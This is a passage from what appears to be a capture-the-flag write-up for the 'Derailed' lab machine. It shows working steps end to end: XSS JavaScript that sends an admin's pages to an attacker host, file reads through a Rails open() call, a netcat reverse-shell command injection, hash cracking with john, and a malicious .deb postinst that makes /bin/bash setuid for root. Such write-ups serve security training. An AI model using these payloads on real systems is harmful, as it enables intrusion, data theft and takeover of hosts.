Ncat: Listening on :::9000
Ncat: Listening on 0.0.0.0:9000
Ncat: Connection from 10.10.14.13.
Ncat: Connection from 10.10.14.13:44490.
GET /e.js HTTP/1.1
Host: 10.10.14.13:9000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.11.190:3000/
Origin: http://10.10.11.190:3000
Connection: close
```

We use the report button to see whether we can trigger XSS from an administrator visiting the site.



After a short wait we receive a connection from the machine, indicating that our XSS attack was successful.

```
Ncat: Connection from 10.10.11.190.
Ncat: Connection from 10.10.11.190:48748.
GET /e.js HTTP/1.1
Host: 10.10.14.13:9000
Connection: keep-alive
Origin: http://derailed.htb:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/96.0.4664.45
Safari/537.36
Accept: */*
Referer: http://derailed.htb:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```

In order to make the target client execute a script hosted on our HTTP server, we need to send the appropriate Access-Control-Allow-Origin CORS header. We can do so with the following Python code (`server.py`):

```python
#!/usr/bin/python3

import socketserver
from http.server import SimpleHTTPRequestHandler

class Server(socketserver.TCPServer):
  allow_reuse_address = True

class CORSRequestHandler (SimpleHTTPRequestHandler):
  def end_headers (self):
    self.send_header('Access-Control-Allow-Origin', '*')
    SimpleHTTPRequestHandler.end_headers(self)

def serve_http(ip, port):
    handler = CORSRequestHandler
    with Server((ip, port), handler) as httpd:
      httpd.serve_forever()

if __name__ == '__main__':
    serve_http('10.10.14.13',9000)
```

Not being able to read cookies (which are HttpOnly) we can instead read the administrator's session. We serve the following `e.js` script, which will make the client request the `http://derailed.htb:300/` page and return the output to us.

```
function log(msg) {
  fetch("http://10.10.14.13:9000/?log=" + btoa(msg));
}
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function () {
  if (this.readyState == 4) {
    log(xhttp.responseText);
  }
};
xhttp.open("GET", "http://derailed.htb:3000/", true);
xhttp.send();
```

We send a new clipnote report to trigger XSS. The following requests are sent back to our Python HTTP server:

```
10.10.11.190 - - [18/Nov/2022 10:17:50] "GET /e.js HTTP/1.1" 200 -
10.10.11.190 - - [18/Nov/2022 10:17:50] "GET
/?log=PCFET0NUWVBFIGh0bWw+CjxodG1sPgo8aGVhZD4KICA8dGl0bGU+ZGVyYWlsZWQuaHRiPC90aXRsZT4KICA8bWV0YSBuYW1lPSJ2aWV3cG9ydC
IgY29udGVudD0id2lkdGg9ZGV2aWNlLXdpZHRoLGluaXRpYWwtc2NhbGU9MSI+CiAgPG1ldGEgY2hhcnNldD0idXRmLTgiLz4KICA8bWV0YSBuYW1lPS
J2aWV3cG9ydCIgY29udGVudD0id2lkdGg9ZGV2aWNlLXdpZHRoLCBpbml0aWFsLXNjYWxlPTEsIHNocmluay10by1maXQ9bm8iLz4KCiAgPG1ldGEgbm
FtZT0iY3NyZi1wYXJhbSIgY29udGVudD0iYXV0aGVudGljaXR5X3Rva2VuIiAvPgo8bWV0YSBuYW1lPSJjc3JmLXRva2VuIiBjb250ZW50PSJMcTFHVE
lwWGtyeUFFMHUxS21LNGp6VDVtNjhjbEdyZGpQU1IwNVdCODR3TjVnMENTcU80OEk4ckpPZklSOEVvNFhWRWRBOG1DeEN3RnR5dkR2bFFBdyIgLz4KIC
AKCiAgPCEtLSBXYXJuaW5nICEhIGVuc3VyZSB0aGF0ICJzdHlsZXNoZWV0X3BhY2tfdGFnIiBpcyB1c2VkLCBsaW5lIGJlbG93IC0tPgogIAogIDxzY3
JpcHQgc3JjPSIvcGFja3MvanMvYXBwbGljYXRpb24tMTM1YjVjZmEyZGY4MTdkMDhmMTQuanMiIGRhdGEtdHVyYm9saW5rcy10cmFjaz0icmVsb2FkIj
48L3NjcmlwdD4KCiAgPGxpbmsgaHJlZj0iL2pzL3ZzL2VkaXRvci9lZGl0b3IubWFpbi5jc3MiIHJlbD0ic3R5bGVzaGVldCIvPgogIDwhLS0gRmF2aW
Nvbi0tPgogIDxsaW5rIHJlbD0iaWNvbiIgdHlwZT0iaW1hZ2UveC1pY29uIiBocmVmPSIvYXNzZXRzL2Zhdmljb24uaWNvIi8+CiAgPCEtLSBGb250IE
F3ZXNvbWUgaWNvbnMgKGZyZWUgdmVyc2lvbiktLT4KICA8c2NyaXB0IHNyYz0iaHR0cHM6Ly91c2UuZm9udGF3ZXNvbWUuY29tL3JlbGVhc2VzL3Y2Lj
EuMC9qcy9hbGwuanMiIGNyb3Nzb3JpZ2luPSJhbm9ueW1vdXMiPjwvc2NyaXB0PgogIDwhLS0gR29vZ2xlIGZvbnRzLS0+CiAgPGxpbmsgaHJlZj0iaH
R0cHM6Ly9mb250cy5nb29nbGVhcGlzLmNvbS9jc3M <SNIP> HTTP/1.1" 200 -
```

After decoding the returned base64 data, we notice an `/administration` link in the page source, which is not shown in our non-administrative session.

```
            <li class="nav-item mx-0 mx-lg-1">
              <a class="nav-link py-3 px-0 px-lg-3 rounded"
href="/administration">Administration</a>
            </li>
```

We modify `e.js` as follows.

```
function log(msg) {
  fetch("http://10.10.14.13:9000/?log=" + btoa(msg));
}
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function () {
  if (this.readyState == 4) {
    log(xhttp.responseText);
  }
};
xhttp.open("GET", "http://derailed.htb:3000/administration", true);
xhttp.send();
```

After triggering XSS we are able to read the `/administration` page, from where reports can be downloaded.

```
      <form method="post" action="/administration/reports">



        <input type="hidden" name="authenticity_token" id="authenticity_token"
value="J7lzVHkfDLlVNJ_UCXgb7c-
YZzVkwwlLuiLRyO4cGCUE8jgauesm9VoM8IbrXWJKGhS47ndxaIaGwJy0dWS7qg" autocomplete="off
" />



        <input type="text" class="form-control" name="report_log"
value="report_18_11_2022.log" hidden>



        <label class="pt-4"> 18.11.2022</label>

        <button name="button" type="submit">
          <i class="fas fa-download me-2"></i>
          Download

        </button>
```

Since the `report_log` name is provided as a (hidden) form parameter, the `/administration/reports` page may allow us to read arbitrary files. The following `e.js` script returns the contents of `/etc/passwd`:

```
function log(msg) {
```

```
  fetch("http://10.10.14.13:9000/?log=" + btoa(msg));
}

var xhttp = new XMLHttpRequest();

xhttp.onreadystatechange = function () {
  if (this.readyState == 4) {
    let doc = new DOMParser().parseFromString(xhttp.responseText, "text/html");
    let authenticity_token = doc.getElementsByName("authenticity_token")[0].value;
    var POST = new XMLHttpRequest();
    var params ="authenticity_token=" + authenticity_token + "&report_log=/etc/passwd";

    POST.onreadystatechange = function () {
      if (this.readyState == 4) {
        log(POST.responseText);
      }
    };

    POST.open("POST", "http://derailed.htb:3000/administration/reports", true);
    POST.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    POST.send(params);
  }
};

xhttp.open("GET", "http://derailed.htb:3000/administration", true);
xhttp.send();
```

The script parses the `authenticity_token` value from the page and sends it to `/administration/reports` together with the `report_log` path, allowing us to successfully retrieve the file.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

```
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:110::/nonexistent:/usr/sbin/nologin
postfix:x:104:111::/var/spool/postfix:/usr/sbin/nologin
_chrony:x:105:114:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
_rpc:x:106:65534::/run/rpcbind:/usr/sbin/nologin
proftpd:x:107:65534::/run/proftpd:/usr/sbin/nologin
ftp:x:108:65534::/srv/ftp:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
statd:x:110:65534::/var/lib/nfs:/usr/sbin/nologin
avahi:x:111:115:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
openmediavault-webgui:x:999:996:Toby Wright,,,:/home/openmediavault-webgui:/bin/bash
admin:x:998:100:WebGUI administrator:/home/admin:/usr/sbin/nologin
openmediavault-notify:x:997:995::/home/openmediavault-notify:/usr/sbin/nologin
systemd-timesync:x:994:994:systemd Time Synchronization:/:/usr/sbin/nologin
systemd-coredump:x:993:993:systemd Core Dumper:/:/usr/sbin/nologin
rails:x:1000:100::/home/rails:/bin/bash
_laurel:x:996:992::/var/log/laurel:/bin/false
```

We can use the same approach to retrieve the config/routes.rb file from `/proc/self/cwd`:

```
var params ="authenticity_token=" + authenticity_token +
"&report_log=/proc/self/cwd/config/routes.rb";
```

```
Rails.application.routes.draw do

  get 'raw/show'
  get 'administration', :to => 'admin#index', :as => "administration"
  post 'administration/reports', :to => 'admin#create', :as => "download_report"

  get 'index/create'
  root :to => 'notes#new', :as => 'create_note'

  post 'create', :to => 'notes#create', :as => 'do_create_note'
  get "/clipnotes/:id", to: "notes#show"

  get "/clipnotes/raw/:id", to: "raw#show"

  get '/report/:id', :to => 'report#index'
  post '/report', :to => 'report#create', :as => 'do_report'

  # AUTH
  get 'login', :to => 'sessions#new', :as => 'login'
  get 'logout', :to => 'sessions#logout', :as => 'logout'
  post 'login', :to => 'sessions#create', :as => 'do_login'

  get "register", :to => "applicants#new", :as => 'register'
```

```
  post "register", :to => 'applicants#create', :as => 'do_register'

  resources :notes, path: :clipnotes
  resources :users
end
```

Following Rails conventions, we download the admin controller from `/proc/self/cwd/app/controllers/admin_controller.rb`:

```
var params ="authenticity_token=" + authenticity_token +
"&report_log=/proc/self/cwd/app/controllers/admin_controller.rb";
```

```
class AdminController < ApplicationController
  def index
    if !is_admin?
      flash[:error] = "You must be an admin to access this section"
      redirect_to :login
    end

    @report_file = helpers.get_report_file()

    @files = Dir.glob("report*log")
    p @files
  end

  def create
    if !is_admin?
      flash[:error] = "You must be an admin to access this section"
      redirect_to :login
    end

    report_log = params[:report_log]

    begin
      file = open(report_log)
      @content = ""
      while line = file.gets
        @content += line
      end
      send_data @content, :filename => File.basename(report_log)
    rescue
      redirect_to request.referrer, flash: { error: "The report was not found." }
    end

  end
end
```

Files are opened using the `open()` method, which allows for subprocess invocation when the argument is prefixed by a pipe (`|`) character. We can exploit this to execute arbitrary system commands and obtain a reverse shell on the system. We modify `e.js` as follows, open a Netcat listener on port 7777 and trigger XSS one more time:

```
function log(msg) {
  fetch("http://10.10.14.13:9000/?log=" + btoa(msg));
}

var xhttp = new XMLHttpRequest();

xhttp.onreadystatechange = function () {
  if (this.readyState == 4) {
    let doc = new DOMParser().parseFromString(xhttp.responseText, "text/html");
    let authenticity_token = doc.getElementsByName("authenticity_token")[0].value;
    var POST = new XMLHttpRequest();
    var params ="authenticity_token=" + authenticity_token + "&report_log=| nc
10.10.14.13 7777 -e /bin/bash;";

    POST.onreadystatechange = function () {
      if (this.readyState == 4) {
        log(POST.responseText);
      }
    };

    POST.open("POST", "http://derailed.htb:3000/administration/reports", true);
    POST.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    POST.send(params);
  }
};

xhttp.open("GET", "http://derailed.htb:3000/administration", true);
xhttp.send();
```

After our payload is downloaded, the injected code is executed and a reverse shell as the `rails` user is returned to our listener.

```
nc -lnvp 7777

Connection from 10.10.11.190:36408
id
uid=1000(rails) gid=1000(rails) groups=1000(rails),100(users),113(ssh)
```

We can copy our public SSH key to the user's `authorized_keys` file to obtain SSH access to the system.

```
mkdir /home/rails/.ssh; chmod 700 /home/rails/.ssh; echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQD <SNIP>" >> /home/rails/.ssh/authorized_keys
```

```
ssh rails@10.10.11.190
```

The user flag can be found in `/home/rails/user.txt`.

Lateral Movement

Basic system and file enumeration allows us to find the application database in `/var/www/rails-app/db/development.sqlite3`. We list the tables in the DB:

```
sqlite3 /var/www/rails-app/db/development.sqlite3 '.schema'
```

```
rails@derailed:~$ sqlite3 /var/www/rails-app/db/development.sqlite3 '.schema'
CREATE TABLE IF NOT EXISTS "schema_migrations" ("version" varchar NOT NULL PRIMARY KEY);
CREATE TABLE IF NOT EXISTS "ar_internal_metadata" ("key" varchar NOT NULL PRIMARY KEY, "value" varchar, "created_at"
datetime(6) NOT NULL, "updated_at" datetime(6) NOT NULL);
CREATE TABLE IF NOT EXISTS "users" ("id" integer PRIMARY KEY AUTOINCREMENT NOT NULL, "username" varchar,
"password_digest" varchar, "role" varchar DEFAULT 'user', "created_at" datetime(6) NOT NULL, "updated_at"
datetime(6) NOT NULL);
CREATE TABLE sqlite_sequence(name,seq);
CREATE TABLE IF NOT EXISTS "notes" ("id" integer PRIMARY KEY AUTOINCREMENT NOT NULL, "content" varchar, "author"
varchar, "created_at" datetime(6) NOT NULL, "updated_at" datetime(6) NOT NULL);
CREATE TABLE IF NOT EXISTS "reports" ("id" integer PRIMARY KEY AUTOINCREMENT NOT NULL, "note_id" integer, "reason"
varchar, "created_at" datetime(6) NOT NULL, "updated_at" datetime(6) NOT NULL);
```

We select rows from the `users` table:

```
sqlite3 /var/www/rails-app/db/development.sqlite3 'select * from users'
```

```
rails@derailed:~$ sqlite3 /var/www/rails-app/db/development.sqlite3 'select * from users'
1|alice|$2a$12$hkqXQw6n0CxwBxEW/0obHOb.0/Grwie/4z95W3BhoFqpQRKIAxI7.|administrator|2022-05-30
18:02:45.319074|2022-05-30 18:02:45.319074
2|toby|$2a$12$AD54WZ4XBxPbNW/5gWUIKu0Hpv9UKN5RML3sDLuIqNqqimqnZYyle|user|2022-05-30 18:02:45.542476|2022-05-30
18:02:45.542476
```

Toby's hash is quickly cracked as `greenday`.

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

```
$ john --wordlist=/usr/share/wordlists/passwords/rockyou.txt hash

<SNIP>

greenday         (?)
```

Checking for password reuse, we discover that the same password can be used to switch to the `openmediavault-webgui` user.

```
su - openmediavault-webgui
```

Privilege Escalation

The `openmediavault-webgui` users belongs to a set of openmediavault related groups.

```
openmediavault-webgui@derailed:~$ id
uid=999(openmediavault-webgui) gid=996(openmediavault-webgui) groups=996(openmediavault-webgui),998(openmediavault-
engined),999(openmediavault-config)
```

Openmediavault is an open-source Debian-based NAS solution, which provides different services in a modular way. Authorized users can access RPC endpoints provided by the omv-engined daemon by running the omv-rpc command. A list of available RPC endpoints is found in the engined/rpc directory.

As an example, to test if our current user has the rights to execute RPC commands, we can invoke the `enumerateMountedFilesystems` function from `FileSystemMgmt`.

```
/usr/sbin/omv-rpc -u admin 'FileSystemMgmt' 'enumerateMountedFilesystems'
'{"includeroot": true}'
```

```
openmediavault-webgui@derailed:~$ /usr/sbin/omv-rpc -u admin 'FileSystemMgmt' 'enumerateMountedFilesystems'
'{"includeroot": true}'

[{"devicename":"sda1","devicefile":"\/dev\/disk\/by-uuid\/b3f760a6-636d-4580-848c-
96eb2fe8d64a","predictabledevicefile":"\/dev\/disk\/by-uuid\/b3f760a6-636d-4580-848c-
96eb2fe8d64a","canonicaldevicefile":"\/dev\/sda1","parentdevicefile":"\/dev\/sda","devlinks":["\/dev\/disk\/by-
id\/scsi-36000c29152c2cca11b376d503648f7fd-part1","\/dev\/disk\/by-id\/wwn-0x6000c29152c2cca11b376d503648f7fd-
part1","\/dev\/disk\/by-partuuid\/98a1cb55-01","\/dev\/disk\/by-path\/pci-0000:0b:00.0-sas-phy0-lun-0-part1","\/dev\
/disk\/by-uuid\/b3f760a6-636d-4580-848c-96eb2fe8d64a"],"uuid":"b3f760a6-636d-4580-848c-
96eb2fe8d64a","label":"","type":"ext4","blocks":"8089272","mounted":true,"mountpoint":"\/","used":"5.47
GiB","available":"2305769472","size":"8283414528","percentage":72,"description":"\/dev\/sda1 [EXT4, 5.47 GiB (72%)
used, 2.14 GiB
available]","propposixacl":true,"propquota":true,"propresize":true,"propfstab":true,"propcompress":false,"propautode
frag":false,"hasmultipledevices":false,"devicefiles":["\/dev
\/sda1"],"comment":"","_readonly":false,"_used":false,"propreadonly":false,"usagewarnthreshold":85}]
```

We inspect the available endpoints to discover potential privilege escalation paths.

The Apt class provides an `install()` method that allows to install `.deb` packages.

```
  public function initialize() {
    $this->registerMethod("getSettings");
    $this->registerMethod("setSettings");
    $this->registerMethod("enumerateUpgraded");
    $this->registerMethod("getUpgradedList");
    $this->registerMethod("install");
    $this->registerMethod("upgrade");
    $this->registerMethod("update");
    $this->registerMethod("upload");
    $this->registerMethod("getChangeLog");
  }
```

```
  /**
   * Install the given packages.
   * @param params An array containing the following fields:
   *   \em packages An array of package names to upgrade.
   * @param context The context of the caller.
   * @return The name of the background process status file.
   */
  function install($params, $context) {
  <SNIP>
```

We will create a malicious package on our attacking machine, then transfer it to the target and call the above RPC function to install it. We start by creating the directory structure:

```
mkdir -p mypackage/DEBIAN
```

We then create the `control` file:

```
cat > mypackage/DEBIAN/control <<EOF
Package: mypackage
Version: 0.1
Maintainer: nobody
Architecture: all
Description: my package
EOF
```

Next, we put our payload in the post install script. For example, we can make `/bin/bash` setuid:

```
cat > mypackage/DEBIAN/postinst <<'EOF'
#!/bin/bash
chmod u+s /bin/bash
EOF
chmod +x mypackage/DEBIAN/postinst
```

We can now create the deb package and transfer it to the target:

```
dpkg-deb --build mypackage
scp mypackage.deb rails@10.10.11.190:/tmp
```

From our shell as `openmediavault-webgui` we run the following command to execute the `install` function in the `apt` module:

```
/usr/sbin/omv-rpc -u admin "apt" "install" '{ "packages": ["/tmp/mypackage.deb"]}'
```

We verify that the user setuid permission was set on `/bin/bash` as a result of the `postinst` script being executed.

```
openmediavault-webgui@derailed:~$ /usr/sbin/omv-rpc -u admin "apt" "install" '{ "packages": ["/tmp/mypackage.deb"]}'
"\/tmp\/bgstatusNTQzlw"

openmediavault-webgui@derailed:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1234376 Mar 27  2022 /bin/bash
```

We can now invoke `/bin/bash` with the `-p` argument to obtain a root shell.

```
openmediavault-webgui@derailed:~$ /bin/bash -p
bash-5.1# id
uid=999(openmediavault-webgui) gid=996(openmediavault-webgui) euid=0(root) groups=996(openmediavault-
webgui),998(openmediavault-engined),999(openmediavault-config)
```

The flag can be found in `/root/root.txt`.